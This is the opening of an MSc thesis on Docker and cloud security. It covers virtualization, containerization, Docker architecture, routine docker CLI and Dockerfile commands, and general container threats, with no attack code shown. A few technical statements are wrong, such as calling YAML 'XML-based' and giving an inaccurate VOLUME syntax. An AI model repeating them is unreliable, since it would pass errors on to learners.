University of Piraeus

School of Information and Communication Technologies

Department of Digital Systems

Postgraduate Program of Studies

MSc Digital Systems Security

Title: Security study in Cloud and Docker Environment

Supervisor Professor: Christos Xenakis

Name-Surname	E-mail	Student ID.
Iason Bitchavas	i.bitxavas@ssl-unipi.gr	mte2023

Piraeus

12/5/2023

Acknowledgements

This thesis concludes my studies at the Postgraduate Programme of “Digital Systems Security” of the Department of Digital Systems at the University of Piraeus and I would like to express my gratitude to the people that supported me throughout this period of my life.

I would like to thank my supervisor professor, Mr. Christos Xenakis for his guidance, his valuable advices, and his clear vision towards this thesis.

I would also like to thank my family and my wife for supporting me selflessly throughout my entire life, for their patience and for understanding the difficulties that emerged.

ABSTRACT

Virtualization has been dominating the world on the aspect of software development and testing for quite some time. Nowadays, Containerization and Docker in particular have become the new trend of developing software due to its simplicity, portability, scalability and it requires less resources than a Virtual Machine. It has to be mentioned though, that despite the advantages of Docker, there are some problems regarding security that need to be addressed. In this thesis, we will analyze Virtualization and Containerization along with their advantages. We will also examine the Docker architecture and functionality through some use cases. Furthermore static and dynamic analysis of Docker images and containers will be presented through the usage of certain tools. In addition, Docker forensics will be analyzed and tested through a use case. Lastly, there will be a thorough description of best practices regarding the Docker environment.

Image 1 Virtual Machine Architecture 9
Image 2 Cloud computing solutions 10
Image 3 Architecture comparison of Virtual Machine and Container 12
Image 4 Docker Architecture 20
Image 5 Dockerfile 22
Image 6 HTML page 23
Image 7 Docker image build 23
Image 8 Listing docker images 24
Image 9 Running the NGINX container 24
Image 10 NGINX webpage 24
Image 11 Docker-compose file 25
Image 12 NGINX docker-compose start 25
Image 13 Listing the NGINX container 25
Image 14 General Settings of Virtual Machine 27
Image 15 Setting memory size of Virtual Machine 27
Image 16 Setting disk size of Virtual Machine 28
Image 17 Setting number of processors of the Virtual Machine 28
Image 18 Setting network adapter of Virtual Machine 29
Image 19 Mounting OS image to Virtual Machine 29
Image 20 Installation of Ubuntu 30
Image 21 Running updates on the Virtual Machine 30
Image 22 Installation of Docker dependencies 31
Image 23 Adding key of Docker repository 31
Image 24 Adding Docker repository to the Host 32
Image 25 Docker installation 32
Image 26 Docker service status after installation 33
Image 27 Listing container for Docker Bench Security testing 33
Image 28 Initiation of Docker Bench Security container 34
Image 29 Docker Bench Security score before security improvements 35
Image 30 Warning of container running as root 35
Image 31 Warning of no PID limits for container 35
Image 32 Listing containers for Docker Bench Security testing 36
Image 33 Warning of one of the containers running as root 36
Image 34 Pass notification for container not running as root 36
Image 35 Docker Bench Security score after security improvements 36
Image 36 Trivy Scanning Ubuntu image 38
Image 37 Contents of a testing yaml file 39
Image 38 Contents of a testing Dockerfile 39
Image 39 Trivy scanning Dockerfile and yaml testing files 40
Image 40 Trivy warning about Dockerfile containing root user 40
Image 41 Trivy warning about privilege escalation setting 40
Image 42 Trivy warning about privileged container rights 41
Image 43 Trivy container scanning Ubuntu image 41
Image 44 Trivy container scan results for Ubuntu image 41

Image 45 Trivy scanning repository 42
Image 46 Docker Hub Malicious Image 42
Image 47 Docker Hub Image Cloning malicious repository 43
Image 48 Docker Hub Image Running malicious script 43
Image 49 Docker Hub Image Changing rights of executable 43
Image 50 Docker Hub Image executes malicious binary 44
Image 51 Falco service status after installation 45
Image 52 Running Falco 47
Image 53 Falco warning of reverse shell in a container 47
Image 54 Falco e-mail alert regarding reverse shell in container 48
Image 55 Falco alert about a running privileged container 48
Image 56 Falco alert about root folder mounted to container 49
Image 57 Falco alert about a try of creating file in bin folder 49
Image 58 Falco alert about editing of the /etc/shadow file 49
Image 59 Listing of a container for testing Falco 49
Image 60 Falco alert about updates running in a container 50
Image 61 Falco writing events inside specified file 50
Image 62 Docker diff results 51
Image 63 Docker diff Compromised /etc/shadow file 52
Image 64 Docker diff Container update event 52
Image 65 Starting container for testing cgroups 53
Image 66 Finding the rights of the container 54
Image 67 Running a container with PID limit 54
Image 68 Container unable to fork resources due to PID limit 55
Image 69 Enabling default namespace 56
Image 70 Result of using namespace on a container 56
Image 71 AppArmor configuration file 57
Image 72 Loading AppArmor profile 57
Image 73 Attaching an AppArmor profile to a starting container 58
Image 74 Functionality result of AppArmor 58
Image 75 Configuration of Seccomp profile 59
Image 76 Attaching a Seccomp profile to a starting container 59
Image 77 Functionality result of Seccomp 60
Image 78 Printing capabilities of a container 60
Image 79 Dropping only CHOWN capability of a container 61
Image 80 Printing capabilities after dropping CHOWN capability 61

Contents

1.Introduction 8

2.Basic Concepts 9

2.1 Virtualization 9

2.1.1 Types of Virtualization 9

2.1.2 Benefits of Virtualization 10

2.2 Containerization 11

2.2.1 Benefits of Containerization 11

2.3 Virtualization vs Containerization 11

3.Docker 12

3.1 Docker architecture 13

3.2 Docker Client 13

3.3 Docker Host 13

3.4 Images 14

3.5 Dockerfile 15

3.6 Containers 16

3.7 Differences between images and containers 17

3.8 Networks 17

3.9 Storage 18

3.10 Registries 19

3.11 Image tagging 19

3.12 Docker-compose 20

3.13 Security threats 21

4.Use case 22

4.1 Use case: Dockerfile 22

4.2 Use case: Docker-compose 25

5.Environment 26

5.1 Creation of the VM 26

5.2 Installation of Docker 31

6.Docker static analysis 33

6.1 Docker bench security 33

6.2 Trivy 36

6.2.1 Installation of Trivy 37

6.3 Static analysis through Docker Hub 42
7.Docker dynamic analysis 44
7.1 Falco 44
7.2 Falco Installation 44
7.3 Falco configuration 45
7.4 Falcosidekick 46
7.5 Falco scenarios 47
8.Docker Forensics 50
9.Docker Best Practices 53
9.1 Cgroups 53
9.2 Docker content trust 55
9.3 Namespaces 55
9.4 Apparmor 56
9.5 Seccomp 58
9.6 Capabilities 60
Appendix A 62
Appendix B 75
Bibliography 76

1. Introduction

Nowadays, the demand for faster and safer development and deployment processes is bigger than ever. The containerization and Docker have been around for quite some time and they have helped a lot in cutting down the development time. Those two features provide the ability to run applications in any computer in a reliable way. The containers come with all the necessary dependencies of the applications, which simplifies the whole process of deployment.

Docker has been dominating the containerization technology and is heavily used by developers around the world. Nonetheless, Docker has some security risks and issues as well which need to be addressed by the organizations and the development teams.

Throughout this thesis, we will try to analyze the risks and security issues of Docker, provide suggestions for best practices regarding Docker and generally help the security posture of an organization that utilizes Docker.

In Chapter 2, there is an analysis of the basic principles of Virtualization and Containerization.

In Chapter 3, the components, architecture and functionality of Docker are thoroughly described. Also, the security threats regarding Docker are examined as well.

In Chapter 4, a use case of Docker deployment is presented.

In Chapter 5, there is a description of the creation of the environment that was used throughout this thesis.

In Chapter 6, there is a description of the static analysis methodology, as well as execution of static analysis in Docker through various techniques.

In Chapter 7, the dynamic analysis methodology is presented. Also, the execution of dynamic analysis in Docker is executed by using the Falco project.

In Chapter 8, Docker forensics and their functionalities are introduced.

In Chapter 9, best practices regarding Docker are being proposed and examined.

2. Basic Concepts

2.1 Virtualization

Virtualization is a process which provides the ability to efficiently utilize physical computer hardware. It could be described as the foundation of cloud computing.

Virtualization utilizes software in order to create an abstraction layer over computer hardware. The hardware components of a single computer such as disk, processors, memory etc. can be divided to multiple virtual computers. Those virtual computers are called Virtual Machines (VMs). [1]

Virtual Machines run their own operating systems and function like independent computers, while they utilize the computer hardware of the host.

The initiation and monitoring of the Virtual Machines is achieved through the Hypervisor.

Hypervisor is a software that makes possible the functionality of Virtualization. It allows the creation, running and monitor of VMs. Through the Hypervisor, the resources of the Host are allocated to the Virtual Machines according to each VM's needs.

After the allocation of the resources and the creation of the Virtual Machines, the users are able to execute their work in an isolated environment. The resources of a Virtual Machine can be rearranged, in case that the needs of a Virtual Machine increase or decrease.

An architectural depiction of Virtualization is the following:




Image 1 Virtual Machine Architecture

2.1.1 Types of Virtualization

Virtualization consists of certain types, which are:

- **Storage Virtualization**: It provides the ability to access and manage all the storage devices which may be installed in either individual servers or storage units. Practically, storage virtualization aggregates all blocks of storage in a storage pool. This pool is shared and can be assigned to any Virtual Machine.
- **Network Virtualization:** It uses software which can be used to manage the network in a centralized manner. This software runs on the hypervisor and controls network hardware and functions such as routers, switches etc. Network virtualization

- **CPU Virtualization**: It is a vital part of Virtualization, since it is necessary for host and the Virtual Machines. Through this technology, the CPU of the host can be divided into multiple virtual CPUs, which can be used by multiple Virtual Machines.
- **Cloud Virtualization:** As it has already been mentioned, cloud technologies are greatly dependent on Virtualization.




Image 2 Cloud computing solutions

2.1.2 Benefits of Virtualization

The process of Virtualization can provide major advantages to an organization that utilizes it. Through its usage the organization can achieve lower costs, better scalability and business continuity and management. An analysis of those advantages follows:

- **Lower costs:** Virtualization allows the organization to lower its operational costs, since its hardware needs become less through the usage of Virtual Machines. As a consequence of the above, the maintenance that is required for the hardware is also lessened. Lastly, the licensing for the servers is not so extensive due to less physical running servers.
- **Control and Speed:** By using Virtualization, the organization's server will be divided into independent and isolated Virtual Machines. In order to test functionalities, the developers will be able to create a VM, run important tests regarding the application and all that without disrupting the production environment. This way, there is a major increase in the control of the development process, while it is also sped up significantly.
- **Business continuity:** In case of a malfunction of a Virtual Machine, its working state can be restored by using snapshots that have been taken. The snapshots are backup states of the Virtual Machine which can be created before major changes or when the Virtual Machine functions properly. Through this process the business continuity of the organization is improved significantly, since such restoration of Virtual Machines actually needs only some minutes to bring back a functioning Virtual Machine.
- **Backup management:** The backup management of virtualized environments is quite simple, since scripts or processes can be used for the frequent creation of snapshots or backups of the Virtual Machines.

2.2 Containerization

Containerization is a form of Virtualization where the processes/applications that are running on a host can be isolated from each other. The isolated spaces where those applications run are called containers. Through containers, the application with all its dependencies, libraries and configuration files are packaged inside the particular container [2]. The usage of containers leads to abstraction of the container from the host Operating System, Containerization provides the ability to create and deploy applications faster and in a more secure manner.

Let's think of an example in order to comprehend more the concept of Containerization. A developer creates an application by using certain technology/technologies. The development process would take place in a particular computing environment. The transportation of the application to another computer or production VM/Server would possibly result in the appearance of bugs or errors. This happens because the destination device might run different OS, processes, programs etc.

This problem is eliminated by packaging all the code, dependencies and configuration files inside the container. The isolation and abstraction of the container allow its portability. This way, the container is able to run on every possible computing system (Virtual Machine, Bare-metal Server, Cloud Servers, personal computer).

2.2.1 Benefits of Containerization

The benefits of Containerization are several and should be thoroughly examined and taken into consideration by developers, organizations and every part which is involved in the development of software. A brief description of those benefits follows:

- **Portability:** The container packages the application and its dependencies, which all are independent of the host operating system. This leads to the container being able to run in any platform, operating system or cloud.
- **Resouce allocation:** Containers are lightweight since the images that there are based upon have small size. They do not include operating system images. They also share the kernel of the operating system of the host and have less overhead. This makes the containers greatly fast on the aspect of deployment and they have quite low demands of system resources.
- **Fault Isolation:** The main feature of containerization is that it runs applications in the isolated environment of the containers. This particular feature is important since every possible failure of the container, will not affect in any way the rest of the containers. Furthermore, the developers can identify the problem and resolve it afterwards.
- **Security:** The feature of isolation in containerization also improves greatly the security aspect, because possible malicious code will not be able to affect the host or other containers.
- **Continuity:** The containers independently from each other, which makes the failure of a container not able to have an impact on the functionality of the other running containers.

2.3 Virtualization vs Containerization

While Virtualization and Containerization share the same philosophy and similar functionality, they have major differences as well. Virtualization allows the user to run multiple operating systems on the same hardware hosted on a single physical server.

Containerization enables the user to run multiple applications while utilizing the same operating system of a server or Virtual Machine.

Virtual Machines provide the ability to execute applications in an isolated environment, while a container is an isolated process sharing the host's kernel. Containers are a better choice when the priority is to possess less physical servers. This occurs because containers are more lightweight on the aspect of resources, and therefore demand less resources.

Containers are easier and faster on the aspect of deployment as well, while Virtual Machines need to install the operating system from scratch.




Image 3 Architecture comparison of Virtual Machine and Container

3. Docker

Docker is an open source platform as a service (PaaS) which provides to developers the ability to build, test and deploy applications. Those applications are packaged by Docker into units, which are called containers. [3]

The containers include the necessary software in order for the application to run. Such essential software would be the system tools, libraries and code.

Docker also provides the ability to execute those containers in an isolated environment, which leads to better management of the services and more importantly safer deployment and execution of applications. [4]

The security features of Docker and the isolation of the containers which are running through Docker, allows the execution of different containers simultaneously.

The functionality of Docker is based upon Docker Engine and its components. Through, Docker Engine the development, packaging and running of the applications is achieved. The components of Docker Engine are described below:

- **Docker Daemon:** A process which runs in the background and manages the Docker containers, images, networks and storage volumes. It listens constantly for Docker API requests and it can also communicate with other Docker daemons.
- **Docker Engine REST API:** It is an API which is utilized by applications in order to interact with the Docker daemon.
- **Docker CLI:** A command line interface client which is used for interaction with the Docker daemon.

3.1 Docker architecture

Docker uses a Client-Server architecture and comprises Docker Client, Docker Host, Network and Storage components and Docker Registry. Docker client communicates with the Docker daemon, which is the component that executes vital processes such as building, running and distributing the containers. The Docker client and Docker daemon could be running on the same host, but they can also be connected through a remote Docker daemon [5]. The daemon and client can also communicate through a network interface or UNIX sockets by using a REST API.

Next, an analysis of the architecture components will be introduced.

3.2 Docker Client

Docker Client is the process through which Docker users interact with Docker. Whenever a docker command is executed it is forwarded to the daemon. The duty of the daemon is to carry out this particular command. Any command that is to be executed, utilizes the Docker API.

An important feature of Docker Client is its ability to communicate with other daemons as well. This way the Docker Client on a single machine is able to communicate with Docker on multiple hosts. This feature arises a security issue regarding the Docker daemon socket, which will be analyzed in a following section.

3.3 Docker Host

Docker Host is the device which provides the entire environment, where the packaged application are executed and run. Docker Host consists of Images, Containers, Networks, Storage and Docker daemon.

Docker daemon is responsible for all the actions that are related to the containers. The commands are carried out through the CLI or through the REST API. When the client requests the creation of a container, the Docker daemon will pull the requested image. After the conclusion of the image pull, the daemon will build the container by utilizing the instructions which are contained in a build file. The build file may also contain instructions which are intended towards the Docker daemon. These instructions inform the daemon for pre-loading certain components before the running of the container. They may also describe command line instructions which will be executed after the build of the container.

Through the usage of Docker, a lot of components are created such as images, containers and other objects. A description of the Docker objects follows.

3.4 Images

Images are templates which are read-only and contain the necessary instructions for the creation of a container. Docker images are used for the creation of containers which will run in the Docker platform.

Docker images could be described as a blueprint, since it describes the entire environment that will be created. They represent the application that will run as well as its virtual environment. This is a greatly important feature since it provides developers the ability to test and experiment software in a stable environment.

An example of using images for the creation of containers would be the running of a web server. The developer creates the image which will be based on the Ubuntu operating system and it will run the Apache Web Server software. The image could possibly specify as well the configuration settings for the Apache Server.

Images are crucial to the functionality of Docker, since all the containers are based on the images. Some important commands for Docker images can be found below.

In order to check the current images in the Docker Host, the following command must be issued:

```
$ docker images
```

Information regarding a Docker image can be gathered through the following command:

```
$ docker inspect <name_of_image>
```

There is the ability to delete any unwanted Docker images as well:

```
$ docker rmi <id_of_image>
```

If the user needs to run a container based on a particular image, this is achieved through this command:

```
$ docker run <name_of_image>
```

3.5 Dockerfile

The procedure of creating an image is based on Dockerfiles. They are text files which contain all the commands that are needed, in order to build the given image. After writing the Dockerfile, Docker is able to build the image by reading the instructions in the Dockerfile.

The important instructions that may be inside the Dockerfile are the following:

- **FROM:** The FROM statement defines the image that will be downloaded and used. It must be the first command in a Dockerfile.

```
FROM <image_name>
```

- **RUN:** The RUN statement is used in order to define a command that will be ran through the shell at runtime.

```
RUN apt-get update -y
```

- **ADD:** The ADD statement is used if it is necessary to copy files, directories or remote file URLs and then add them to the filesystem of the image.

```
ADD <source_file> <destination_file>
```

- **ENV:** The ENV statement is used for the setting of the environment variables during the build of the image.

```
ENV key=value
```

- **ENTRYPOINT:** The ENTRYPOINT statement is used in order to configure the executables that will be ran after the initiation of the container.

```
ENTRYPOINT [“command”]
```

- **CMD:** The CMD statement is also used for the running of executables after the start of a container. The difference between ENTRYPOINT and CMD is that the default parameters that are set by CMD can be overridden from the Docker CLI when a container is running. On the contrary, the default parameters which are set by the ENTRYPOINT statement cannot be overridden by Docker CLI parameters.

```
CMD [“command”]
```

- **EXPOSE:** The EXPOSE statement is used in order to map a port into the container. The default port is TCP, but they can also be UDP.

```
EXPOSE <port_number>
```

- **VOLUME:** The VOLUME statement is used in order to specify a mount point for a volume within a container. This volume will be created after the build of the container is complete.

```
VOLUME [“/host/path” “/container/path”]
```

- **WORKDIR:** The WORKDIR statement is used in order to set the directory that the container will start in.

```
WORKDIR /directory
```

- **COPY:** The COPY statement is used in order to copy files or directories from <source> and will add them to the filesystem of the container at the path of <destination>

```
COPY <source> <destination>
```

After creating the image, we need to build it in order to be usable for the execution of containers. Before running the build command, the user must navigate to the same folder as the Dockerfile. Then, the following command must be issued in order to initiate the building of the image:

```
$ docker build -t <name_of_image> .
```

The “.” at the end of the command is an alias for the current directory. This way, we specify that the resources that are necessary for the creation of the image are in the current directory.

3.6 Containers

Containers are encapsulated environments where applications and all their dependencies can be run. The applications run without affecting the rest of the system and the system is not able to impact the application either. Containers have access only to the resources which are defined in the image.

This provided isolation makes containers a great solution for running an application securely, because they restrict the access to every user on the system.

There are several important commands regarding Docker containers. Some of them are displayed below.

There is the ability to run a container based on an image in the background. This is achieved by using the following command:

```
$ docker run -itd <name_of_image>:<tag_name>
```

A shell script can be opened inside a container as well:

```
$ docker exec -it <name_of_container> sh
```

The containers that are currently running can be listed:

```
$ docker ps
```

The containers that are currently are running, as well as the containers that ran at some point in the Docker Host can be listed as well:

```
$ docker ps -a
```

We can delete a container by issuing the following command:

```
$ docker rm <name_of_container>
```

A container can be stopped while running through this command:

```
$ docker stop <name_of_container>
```

A stopped container can be started again by issuing this command:

```
$ docker start <name_of_container>
```

3.7 Differences between images and containers

Images and containers are vital to the functionality of Docker. Images can exist without any containers, while containers cannot exist without using an image.

While containers are running the actual applications and contain their dependencies, they rely on images in order to be started.

A Docker image is a read-only immutable template which will specify how a container will be ran. Therefore, a Docker container should be considered as a running image instance. There is the ability to create many containers by using the same image, but each of them will have its unique running state and data.

3.8 Networks

The network functionality in Docker could be described as the passage through which all the containers communicate. It is mainly used to establish communication between the containers as well as the connections towards the Internet. This is achieved through the host machine where the Docker daemon is running.

The network drivers that are used in Docker networking are the following:

- **Bridge:** It is the default drive that is used by a container. It is used for the communication of containers towards the Docker Host.
- **Host:** This driver removes the networking isolation between the Docker Host and the containers.
- **Overlay:** This driver enables Swarm services to communicate with each other. It allows the communication of containers which run on different Docker Hosts.
- **Macvlan:** This driver associates a container with a MAC address. It has the ability to route traffic between containers by using their MAC addresses.
- **None:** This driver is used in order to disable networking in Docker.

Some fundamental commands regarding the networking of Docker will be presented below.

In order to list the Docker networks that are currently running on the Docker Host we can use the following command:

```
$ docker network ls
```

The ability to dive into more information regarding a Docker network is available as well:

```
$ docker network inspect <name_of_network>
```

3.9 Storage

A vital aspect of every computer system in the world is the storage of data and Docker is not an exception. By default, containers do not write data permanently to any storage location. If the container is not running, data cannot be stored in it. Furthermore, if the container is deleted, the data are deleted as well.

In Docker containers, the data can be stored in a permanent way. It can be achieved by utilizing the options that Docker provides for permanent storage:

- **Volumes:** They are the most used technology for permanent storage of data in Docker. It provides the ability to create a permanent storage volume, apply a name to it and associate it with a particular container. They do not depend on the filesystem of Docker Host since they have a dedicated filesystem on the Docker Host.
- **Directory Mounts:** It is the second option for permanent storage in Docker, but it provides less configurations options than Docker Volume. The implementation of this technology consists of mounting a local directory of the Docker Host into a container. There is no limitation for the local directory mounts. Every folder in Docker Host can be mounted into a container, which poses security risks.
- **Storage Plugins:** They allow the containers to store data to external storage platforms. Such storage platforms could be NetApp, Google Compute Platform, Azure File Storage etc.

3.10 Registries

As it has already been mentioned, containers cannot be created and ran, without the use of an image. The users who will utilize Docker need a centralized platform through where they can choose the particular application and version of software that they need.

This is achieved by using Docker registries. They are services where the user can browse the image that satisfies its needs. The user can also store images to them or download images from them.

Docker registries can be Public or private. The public registry of Docker is called Docker Hub. The developers are able to browse images in Docker Hub and find the one that will satisfy their needs. In Docker Hub there is a big number of different software. For each software, there are also different versions of it [6]. Therefore, depending on what the developers need to deploy, they choose the images accordingly. Private Docker registries can be used by enterprises in order to share images within the enterprise.

In order to download an image to the host, the user has to issue the following command:

```
$ docker pull <name_of_image>
```

After pulling the image that is needed, the user can start a container by using the pulled image.

In case that the user needs to upload the image to the registry, the command that must be issued is:

```
$ docker push <name_of_image>
```

3.11 Image tagging

An important part of Docker images is tagging. Docker tags are used in order to convey information about a specific image version. During the building of an image we can specify its version, in order to distinguish the different steps of the development or deployment. Docker tags can be perceived as a particular commit of code in a repository.

Earlier, we described the command that must be issued in order to create an image. There is also the ability to use tagging during the creation of the image. The format of such command would be the following:

```
$ docker build -t <name_of_image>:<tag_name> .
```

By using the dot at the end we specify that the necessary resources for the building of the image, are in the current directory. Also, we inform the Docker daemon to build this particular image and issue to it this specific tag. It has to mentioned that the tagging of the image is not necessary. In case of it not being present during the creation of the image, the latest version is used. An example of image tagging can be seen below.

Let us assume that we want to create an image based on the Ubuntu image. There are two scenarios regarding the usage of image tagging. Here, the FROM statement does not contain any tagging for the image:

```
FROM ubuntu
```

Since there is no specified tag for the image, Docker will add the **latest** tag for the image and it will try to pull the image of ubuntu:latest.

Here, the FROM statement contains a tag specification:

```
FROM ubuntu:20.04
```

This will lead to Docker pulling the Ubuntu image with the tag 20.04.

A represenation of the Docker architecture can be seen below:




Image 4 Docker Architecture

3.12 Docker-compose

Docker compose is a very useful tool for the deployment of multi-container applications. It allows the developer to run multiple containers as a single service. In order to comprehend better the usage of Docker compose, let us think of an example:

A developer needs to create an e-shop for a client. Such project would demand a website, and different databases (Users, Cart, Products etc.) in order to provide the necessary activities of an e-shop. Those activities would be logging-in to the site, browsing products, adding products to the cart etc.

Every single one of the above could be considered as microservices. Each microservice should be located in its container and be isolated from the other microservices, because the developer should be able to intervene into them. Those containers should run isolated, but they have the ability to interact with each other if that is necessary. Here is where the usefulness of Docker compose becomes clear. It allows running multiple containers as a single service. [7]

The Docker compose files which will contain the configuration for running different containers as one service, are written in an XML-based language called YAML.

Another important feature is that Docker compose can start all the containers through the usage of one command.

The benefits of Docker compose are the following:

- **Single host deployment**: Everything can be run on a single device.
- **Configuration ease:** The configuration of all the services is quick and gathered inside the YAML file.
- **High speed deployments:** It reduces the deployment time of the services, since they are started together.
- **Security:** The containers are isolated from each other, which reduces the security risks.

The command used for starting the applications which are contained inside the docker-compose file is the following:

```
$ docker-compose up
```

3.13 Security threats

The usage of Docker and containers comes with several security threats. A security threat could be considered every possible malicious attack with the goal to access, steal or damage data, disrupt an organization’s operation or demand ransom in order to release compromised resources. The origin of the threats could be various actors such as competitors, criminal organizations, disgruntled employees, lone hackers etc.

Containerization and Docker in particular arise several security challenges and possible threats. Some of those challenges are addressed below:

- Containers are created and started through the usage of a base image. It is crucial to be certain of the image source’s level of security. It is also important to check the image for possible malicious commands or activity before using it.
- The base image of a container may have various vulnerabilities.

- Running containers enables several microservices which leads to more difficult monitoring of access control, data and network traffic.
- There are deployments where the containers are not isolated from other containers. A compromised container could lead to possible compromisation of the rest of the containers.
- There are attacks regarding Docker where the attacker is able to break out of the container and gain access to the Docker Host.
- The privileges of the containers have to be addressed as well.

4. Use case


The previous chapter described the architecture and the functionality of Docker. Now, we will examine a use case in order to comprehend how Docker works.

4.1 Use case: Dockerfile

At this point, it would be useful to describe a use case regarding the functionality of Docker.

Let us think that a developer needs to run NGINX server, in order to create a website that returns the date of the current timezone [8]. The index.html was created which will contain the content of the webpage and it will be in the same folder as the Dockerfile.

